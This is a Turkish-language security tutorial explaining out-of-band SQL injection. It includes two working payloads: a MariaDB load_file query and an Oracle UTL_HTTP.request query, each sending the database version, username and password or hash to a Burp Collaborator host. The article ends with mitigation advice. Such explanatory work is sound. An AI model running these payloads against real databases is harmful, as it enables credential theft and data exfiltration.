
Out-of-Band (OOB) SQL Injection

Bant Dışı (OOB) SQL Enjeksiyonu aslında yeni bir saldırı değildir ve tartışması birkaç yıl önce başlamıştır. Bu yazının amacı zafiyeti örneklemek ve özetlemektir.

In-Band ve Blind SQL Enjeksiyonu ile karşılaştırıldığında, OOB SQL enjeksiyonu verileri outbound bir kanaldan dışarı sızdırır, bunlar DNS veya HTTP protokolü olabilir. Bir veri tabanı sisteminin outbound DNS veya HTTP isteğini başlatma yeteneğinin, mevcut fonksiyonlara bağlı olabilir. Bu fonksiyon, dosya işlemi (örneğin: load_file (), xp_dirtree) veya bağlantı yaratma fonksiyonu olabilir (örneğin: DBMS_LDAP.INIT, UTL_HTTP.request). OOB SQL enjeksiyonundan yararlanmak için, hedeflenen web ve veri tabanı sunucuları aşağıdaki koşulları sağlamalıdır:

1. Web uygulamasında girdi doğrulama eksikliği
2. Hedeflenen veri tabanı sunucusunun, güvenlik kısıtlanması olmadan dışarıya giden isteği (DNS veya HTTP) göndermesine izin veren ağ ortamı
3. Giden isteği oluşturmak için gerekli fonksiyonları çalıştırabilecek yeterli yetki

Aşağıdaki şekilde OOB SQL Enjeksiyonu akışı gösterilmektedir. Bu yazımda, Burp Collaborator sunucusu, veri tabanı sisteminden giden isteği dinlemek ve yakalamak için kullanılmıştır.




DNS tabanlı veri sızdırma:

Aşağıda, MySQL veri tabanının bir çatalı olan MariaDB için DNS tabanlı veri sızdırma sorgusu örneği verilmiştir. Bu sorgu, MariaDB'den veri tabanı sürümünü, kullanıcı adını ve şifreyi sızdırmak için kullanılmıştır. load_file() fonksiyonu, giden DNS isteğini yapmak ve nokta (.) toplanan verilerin görüntülenmesini organize etmek için kullanılır.

```
select
load_file(CONCAT('\\\\',(SELECT+@@version),'.',(S
ELECT+user),'.',(SELECT+password),'.','n5tgzhrf76
8171uaacqu0hqlocu2ir.burpcollaborator.net\\vfw'))
```

Burp Collaborator sunucusu tarafından yakalanan MariaDB'nin DNS giden istekleri aşağıdaki gibi gösterilir:




HTTP tabanlı veri sızdırma:

Oracle veri tabanı, UTL_HTTP.request fonksiyonu kullanılarak HTTP tabanlı veri sızdırma gösterilmiştir. Aşağıda, veri tabanı sürümünü, geçerli kullanıcı adını ve parola özetini veri tabanından sızdırmak için kullanılan örnek sorgu gösterilmektedir. UTL_HTTP.request () fonksiyonunun amacı, veri tabanı sisteminin HTTP isteğini tetiklemektir. '?version', kullanıcı ve parola özetini yakalanan verileri düzenlemek ve HTTP isteğinin parametreleri gibi görünmesini sağlar.

```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/'||'?version='||(SELECT version
FROM v$instance)||'&'||'user='||(SELECT user FROM
dual)||'&'||'hashpass='||(SELECT spare4 FROM sys.user
$ WHERE rownum=1)) FROM dual;
```

Aşağıda Burp Collaborator sunucusu tarafından yakalanan HTTP isteği gösterilmektedir:



Öneriler:

1. Hem istemci hem de sunucu tarafında girdi doğrulama yapılmalıdır.
2. Ayrıntılı hata bilgilerinin görüntülenmesini önlemek için uygun hata yönetimi gerçekleştirilmelidir.
3. Ağ ve güvenlik mimarisi tasarımını gözden geçirilmelidir.
4. En az ayrıcalık ilkesine göre uygun yetkilere sahip veri tabanı hesabını uygulamaya atanmalıdır.
5. Ek kontrol olarak Web Uygulaması Güvenlik Duvarı (WAF) ve İzinsiz Girişi Önleme Sistemi (IPS) gibi güvenlik kontrolünün uygulanmalıdır.
6. Anomali durumlarının sürekli kontrolü ve uygun olay müdahale süreçleri gerçekleştirilmelidir.

(Dünya, 19.06.2020)

[1] - A Study of Out-of-Band Structured Query Language Injection - https://www.academia.edu/41117452/A_Study_of_Out-of-Band_Structured_Query_Language_Injection

[2] - Out of Band Exploitation (OOB) CheatSheet - https://www.notsosecure.com/oob-exploitation-cheatsheet